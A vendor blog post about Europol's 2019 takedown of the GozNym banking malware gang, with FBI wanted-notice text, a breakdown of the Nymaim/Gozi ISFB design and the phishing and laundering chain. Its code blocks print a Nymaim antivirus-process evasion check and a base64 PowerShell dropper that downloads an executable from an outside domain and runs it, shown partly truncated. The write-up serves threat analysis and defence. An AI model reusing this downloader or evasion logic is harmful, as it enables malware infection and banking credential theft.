GozNym Banking Malware: Gang Busted, But Is That The End?

sentinelone.com/blog/goznym-banking-malware-gang-busted/

May 20, 2019


Amid all last week's cybersecurity bad news, there was at least one bright spot for the security world to cheer about. On Thursday, Europol announced that they had dismantled the criminal network behind the GozNym banking malware, which has been aggressively targeting businesses and financial institutions in multiple countries. According to Europol, a botnet of some 41000 infected computers was using the GozNym malware to siphon up to $100 million from its unsuspecting victims.

WANTED BY THE FBI

GOZNYM SUBJECTS

COMPUTER FRAUD CONSPIRACY; WIRE AND BANK FRAUD CONSPIRACY; MONEY LAUNDERING CONSPIRACY

Viktor Vladimirovich Eremenko



Vladimir Gorin

Ruslan Vladimirovich Katirkin

Farkhad Rauf Ogly Manokhin

Konstantin Volchkov

DETAILS

On April 17, 2019, a federal grand jury sitting in the Western District of Pennsylvania returned an indictment against five Russian nationals for their alleged roles in a sophisticated computer hacking campaign that used GozNym malware to steal millions of dollars from victims in the United States, primarily businesses and their financial institutions. The indictment charges that, from October of 2015 through December of 2016, Viktor Vladimirovich Eremenko, aka "nfcorpi", Vladimir Gorin, aka "Voland", "mrv", and "riddler", Farkhad Rauf Ogly Manokhin, aka "frusa", Konstantin Volchkov, aka "elvi", Ruslan Vladimirovich Katirkin, aka "stratos" and "xen", and five others, allegedly conspired to infect victims' computers with GozNym malware designed to capture victims' online banking login credentials; use the captured login credentials to fraudulently gain unauthorized access to victims' online bank accounts; and steal money from victims' bank accounts and launder those funds using United States and foreign beneficiary bank accounts controlled by the conspirators. The indictment charges these defendants with computer fraud conspiracy, wire and bank fraud conspiracy, and money laundering conspiracy. On April 18, 2019, the United States District Court for the Western District of Pennsylvania in Pittsburgh, Pennsylvania, issued a federal arrest warrant for each of these defendants upon the grand jury's return of the indictment.

THESE INDIVIDUALS SHOULD BE CONSIDERED AN INTERNATIONAL FLIGHT RISK AND AN ESCAPE RISK

If you have any information concerning these individuals, please contact your local FBI office or the nearest American Embassy or Consulate.

Field Office: Pittsburgh

www.fbi.gov

What is GozNym Malware?

GozNym is a hybrid creation specifically coded to, among other things, avoid detection by legacy AV solutions. The gang had combined the Nymaim malware, a first stage loader with persistence capabilities, with a second-stage infection containing a version of the Gozi ISFB banking trojan, hence the name GozNym.

Nymaim has been around for several years but is notable for its ability to avoid security solutions. As previous researchers have revealed, Nymaim checks for running processes that belong to certain AV vendor products.

```
...
IsProcessRunning("updatesrv.exe", "vsserv.exe", "pchooklaunch32.exe", "bdagent.exe", "seccenter.exe"); //
Enabled
...
IsProcessRunning("aswidsagenta.exe", "avastui.exe", "avastsvc.exe"); // Enabled
...
&ADDR:0076   DATA_PAYLOAD_TARGET_ENUMERATOR = [0x00000000, 0x00000000,
"*'%ProgramFiles(x86)%;#!#*.exe';@'#!#*avast#*;#!#*defender#*;#!#*uninstall#*;#!#*instal#*;#!#*setup#*;#!#*
config#*;#!#*iexplore.exe;#!#*chrome.exe;#!#*opera.exe';$'#!#*windows#*;#!#*adobe#*';!'0;0;-%!rndl_0_0_2_1_3%
';$'#*';!'0;0;-%!rndl_0_0_2_1_3%';*'%ProgramW6432%;#!#*.exe';@'#!#*avast#*;#!#*defender#*;#!#*uninstall#*;#!#
*install#*;#!#*setup#*;#!#*config#*';$'#!#*windows#*;#!#*adobe#*';!'0;0;-%!rndl_0_0_2_1_3%';$'#*';!'0;0;-%!
rndl_0_0_2_1_3%'"];
```

Although Nymaim was initially used as a dropper for ransomware, it has become increasingly associated with banking malware since around 2015. It was first combined with Gozi as a second stage payload in early 2016.

The Gozi banking trojan, aka Ursnif, is an established malware whose source code has been leaked and analyzed several times over the past few years. Leaks allowed the GozNym gang to cherrypick its most useful methodologies. Among those are the abilities to install an MBR (Master Boot Record) rootkit and to generate a custom list of C2 servers using its own Domain Generation Algorithms (DGA).

However, the primary engine underlying GozNym and related variants such as Dreambot, IAP and PowerSniff, is ISFB – a dynamic link library (DLL) designed to analyze and modify HTTP traffic on the victim's computer. It is this component that allows the criminals to hijack the user's banking credentials through its ability to inject and manipulate a browser's web sessions.


Gozi ISFB also supports various plugins that are traded in underground marketplaces and which can give it a variety of capabilities, such as stealing emails and passwords.

The GozNym Criminal Network

The criminal network behind GozNym was a sophisticated setup, Europol reported, spanning four East European countries and orchestrated through underground, Russian-speaking online criminal forums.

Spammers were employed to create and send hundreds of thousands of phishing emails. The emails, designed to look like legitimate business correspondence, encouraged the recipient to click on a malicious link or file attachment. Word.doc attachments with encrypted VBA macros are, surprisingly, still an effective technique. If the social engineering trick worked, the victim's machine was redirected to a server that dropped the GozNym malware.

```
$ echo JABzADkAMwAzADQAXwA4AD0AJwBiADIANgAwADYAOAAzADYAJwA7ACQAZAA5ADMANQA0ADMAXwAgAD0AIAAnADgAMwA4ACcAOwAkAGwAMAAzADMANwAyADQANAA9ACcATwA5ADEAM
ANwA3ADQANAA4AD0AJABlAG4AdgA6AHUAcwBlAHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJABkADkAMwA1ADQAMwBfACsAJwAuAGUAeABlACcAOwAkAHoANwA3ADIAOAAyADgAPQAnAEk
CQAawAzADkAXwA4ADUAXwA0AD0AJgAoACcAbgBlACcAKwAnAHcALQBvAGIAagBlACcAKwAnAGMAdAAnACkAIABOAGUAdABgAC4AYABXAEUAYABCAGMAbABgAEkAZQBuAFQAOwAkAHoAMQAzA
wADoALwAvAHMAcwBiAHUAbABhAGgANgA5AC4AYwBsAHUAYgAvAHMAawBvAGUAeAAvAHAAbwAyAC4AcABoAHAAPwBsAD0AZQBsAG8AZgAzAC4AZgBnAHMAJwAuAHMAUABMAGkAVAAoACcAQAA
ABfADMANAA9ACcAbAA1ADkANgA3ADkAOQAnADsAZgBvAHIAZQBhAGMAaAAoACQAYwA4ADQAMAA4ADEAIABpAG4AIAAkAHoAMQAzADgAMgA2ACkAewB0AHIAeQB7ACQAawAzADkAXwA4ADUAX
AYQBEAGYAaQBsAGUAKAAkAGMAOAA0ADAAOAAxACwAIAAkAGYANwA3ADQANAA4ACkAOwAkAEQANgA2ADUAMgA5AD0AJwByADIANwA1ADAAOAA2ADUAJwA7AEkAZgAgACgAKAAmACgAJwBHAGU
CsAJwBlAG0AJwApACAAJABmADcANwA0ADQAOAApAC4ATABlAE4AZwB0AGgAIAAtAGcAZQAgADMAOQA5ADkAOQApACAAewAmACgAJwBJAG4AdgAnACsAJwBvACcAKwAnAGsAZQAtAEkAdABlA
mADcANwA0ADQAOAA7ACQAdwA3AF8ANQA4ADIANgA9ACcAUAAwADAAOQA4ADgANgAnADsAYgByAGUAYQBrADsAJABxADYANwA5ADEANQA9ACcASQAwADgAMwAyADcAOQAyACcAfQB9AGMAYQB
gAwADQANwA4ADYANwA9ACcAcQA4ADIAMwAxADQAJwA= | base64 --decode
$s9334_8='b2606836';$d93543_ = '838';$l10337244='0913036_';$f77448=$env:u
\'+$d93543_+'.exe';$z772828='I95760_';$k39_85_4=&('ne'+'w-obje'+'ct') Ne
enT;$z13826='http://ssbulah69.club/skoex/po2.php?l=elof3.fgs'.sPLiT('@')
l596799';foreach($c84081 in $z13826){try{$k39_85_4.DoWnlOaDfile($c84081,
66529='r2750865';If ((&('Get-'+'It'+'em') $f77448).LeNgth -ge 39999) {&(
e-Ite'+'m') $f77448;$w7_5826='P009886';break;$q67915='I0832792'}}catch{}
q82314'
```




The purpose of the GozNym malware is to capture victims' banking login credentials and deliver these to the gang, who would then use the captured credentials to fraudulently gain access to victims' accounts. The stolen funds were then laundered through U.S and other foreign bank accounts controlled by the criminals.

The gang's complex operation required many layers of enterprising criminals tasked with different duties.

The first stage primarily involved two people, the leader of the criminal network and a developer. Other cybercriminals were recruited to provide specialist services and skills, including coding. In order to cover their tracks, crypters were used to improve the malware's ability to evade AV solutions. The gang also employed spammers to create mass email phishing campaigns to lure in potential victims. Another layer in the network involved the Avalanche hosting service, which was used to register malicious domains and host the malware. The web of criminals involved spread further to include account takeover

specialists who managed the victims' hijacked online banking accounts and initiated electronic transfers of funds. Finally, money launderers were used to provide bank accounts that received the victims' stolen funds.



4 DISTRIBUTION AND INFECTION

Spammers (including one in Moscow, Russia) sent phishing emails to hundreds of thousands of potential victims.

Spammers

The emails were designed to appear as legitimate business emails and contained a malicious link or attachment.

When clicked, the victims' computer was redirected to a malicious domain on a server hosting a GozNym executable file. This file downloaded GozNym onto the victims' computers.


5 BULLETPROOF HOSTING

The Avalanche bulletproof hosting service (with its administrator in Poltava, Ukraine) registered the malicious domains contained in the phishing emails sent to victims and hosted the GozNym executable file on its servers.

Once infected, sensitive information from victims' computers was passed to the GozNym conspirators through a complex layer of servers designed to prevent detection by law enforcement and cybersecurity experts.

After GozNym stole victims' online banking information, it was sent to a central access panel.


6 TAKING CONTROL OF ACCOUNTS



Is That the End of GozNym?

While the good news is that the actors behind GozNym have been unmasked, unfortunately they have not all been apprehended. The source code and methodology behind GozNym's creation is at least partially available (it is not currently known if the Nymaim source code has been leaked), and there is clear evidence of cybercrime-as-a-service being an active business model on the Dark Net and elsewhere.

Defenders should realize also that GozNym is only part of a family of related malwares that have a long history and complex relationships:



It has also been suggested that the powerful ISFB module that underlies this form of banking trojan may be maintained and developed by at least three independent groups.

Given all that we know, it's reasonably likely that GozNym or something similar will be seen active in the wild again before long.

How to Protect Against GozNym

SentinelOne customers are already protected against GozNym malware as demonstrated in this video. As soon as the malware attempts to execute, the SentinelOne agent on the endpoint detects the threat and quarantines the malicious file, leaving the device in a clean, uninfected state.

If you are not already protected by SentinelOne, try a free demo to see how our easy-to-use, autonomous endpoint solution can protect your business.